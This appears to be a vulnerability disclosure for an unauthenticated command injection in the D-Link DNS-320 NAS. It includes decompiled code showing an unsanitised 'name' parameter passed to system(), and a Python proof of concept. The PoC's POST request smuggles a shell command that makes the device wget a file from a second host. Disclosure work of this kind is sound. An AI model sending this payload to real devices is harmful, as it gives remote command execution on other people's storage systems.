D-Link DNS-320 account_mgr.cgi cgi_user_del function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component


```
else if ( !strcmp(s1, "cgi_user_del") )
{
  cgi_user_del();
}
```

D-Link DNS-320 has an unauthenticated command injection vulnerability in the cgi_user_del function of account_mgr.cgi. The user-controlled 'name' parameter is not sanitized and is directly integrated into system calls, enabling remote attackers to execute arbitrary shell commands via crafted malicious HTTP POST requests.

```
IDA View-A    Pseudocode-A    Strings    Hex View-1
int cgi_user_del()
{
  int v0; // r0
  int v1; // r0
  int v2; // r0
  char v4[524]; // [sp+200h] [bp-20Ch] BYREF

  cgiFormString("name", v4, 512);
  DEL_User(v4);
  syslog(6, "Account \ %s\ has been deleted.", v4);
  LIB_Set_User_Quota("HD_a2", v4, 0, 0);
```

```
IDA View-A    Pseudocode-A    Strings    Hex View-1    Local Typ
int __fastcall DEL_User(const char *a1)
{
  char s[140]; // [sp+8h] [bp-8Ch] BYREF

  sprintf(s, "userdel -r '%s' >/dev/null", a1);
  system(s);
  sprintf(s, "rm -rf /home/%s >/dev/null", a1);
  system(s);
  DEL_User_Multi_Group(a1);
  sprintf(s, "gpasswd -d '%s' allaccount >/dev/null", a1);
  system(s);
  sprintf(s, "htpasswd -D /etc/passwd.webdav '%s' > /dev/null", a1);
  system(s);
  system("ftp write-magic-number > /dev/null");
  return 0;
}
```

POC

```python
import requests

url = "http://192.168.31.10:80/cgi-bin/account_mgr.cgi"

headers = {
}

data = {'name': "a'; wget http://192.168.31.166:8876/poc.py; 'b", 'cmd': 'cgi_user_del'}

# wget http://192.168.31.166:8876/poc.py

response = requests.post(
    url,
    headers=headers,
    data=data,
    timeout=10
)

print("Status:", response.status_code)
print("Response:")
print(response.text)
```

Attack